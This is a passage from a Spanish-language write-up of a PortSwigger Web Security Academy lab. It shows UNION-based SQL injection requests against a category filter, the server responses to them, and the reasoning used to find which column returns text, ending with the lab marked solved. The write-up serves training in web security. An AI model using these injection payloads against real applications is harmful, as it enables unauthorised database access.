
Al enviar esta nueva solicitud, se observó en el panel de respuesta que el servidor retornó un código de estado exitoso HTTP/2 200 OK, logrando renderizar la estructura HTML de la página sin errores.

La ausencia del error 500 y la obtención de un código 200 confirman que la consulta SQL fue procesada correctamente por el motor de la base de datos. Esto demuestra de manera concluyente que la segunda columna sí acepta y devuelve cadenas de texto.



```
1 GET /filter?category=Lifestyle'+UNION+SELECT+NULL,'a',NULL-- HTTP/2
```

```
response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5251
5
6 <!DOCTYPE html>
7 <html>
8   <!--LAB_HEAD_START-->
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12     <title>
13       SQL injection UNION attack, finding a column containing text
14     </title>
15   </head>
16   <!--LAB_HEAD_END-->
17   <body>
18     <script src="/resources/labheader/js/labHeader.js">
19     </script>
20   <!--LAB_HEADER_START-->
```




Siguiendo la metodología de enumeración, se modificó el vector de ataque en el módulo Repeater para desplazar el carácter de prueba hacia la tercera y última posición. El payload inyectado fue `Lifestyle'+UNION+SELECT+NULL,NULL,'a'--`.

Al enviar esta solicitud, el panel de respuesta mostró que el aplicativo retornó nuevamente un código HTTP/2 500 Internal Server Error.

La recepción de este error indica una incompatibilidad de tipos en la consulta. Esto confirma de manera concluyente que la tercera columna de la base de datos no almacena texto. Al haber evaluado todas las posiciones, se determina que exclusivamente la segunda columna es vulnerable y apta para inyectar cadenas de caracteres.



```
1 GET /filter?category=Lifestyle'+UNION+SELECT+NULL,NULL,'a'-- HTTP/2
```




Payload Utilizado

Respuesta Vulnerable


Habiendo confirmado que la segunda columna es la única apta para recibir cadenas de texto, se procedió a construir el vector de ataque definitivo en el módulo Repeater. Se inyectó el payload `Pets'+UNION+SELECT+NULL,'XQzmzj',NULL--` dentro del parámetro category.

Al enviar la petición modificada, el panel de respuesta indicó que el aplicativo retornó un código de estado HTTP/2 200 OK.

La recepción de un código 200 confirma que la consulta fue procesada correctamente. Al inyectar la cadena específica requerida por el laboratorio ('XQzmzj') en la columna adecuada, se fuerza a la base de datos a recuperar y mostrar este valor en la interfaz web, cumpliendo así con el objetivo establecido.



```
1 GET /filter?category=Pets'+UNION+SELECT+NULL,'XQzmzj',NULL-- HTTP/2
```



Lab Solved

WebSecurity Academy 

SQL injection UNION attack, finding a column containing text

LAB Solved 

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

Home | My account


WE LIKE TO
SHOP 

Accessories' UNION SELECT NULL,'Agw8rA',NULL--

Refine your search:

All Accessories Clothing, shoes and accessories Corporate gifts Food & Drink Lifestyle

Cheshire Cat Grin	\$93.54	View details
Six Pack Beer Belt	\$26.01	View details
ZZZZZZ Bed - Your New Home Office	\$96.13	View details
Giant Pillow Thing	\$74.00	View details



8

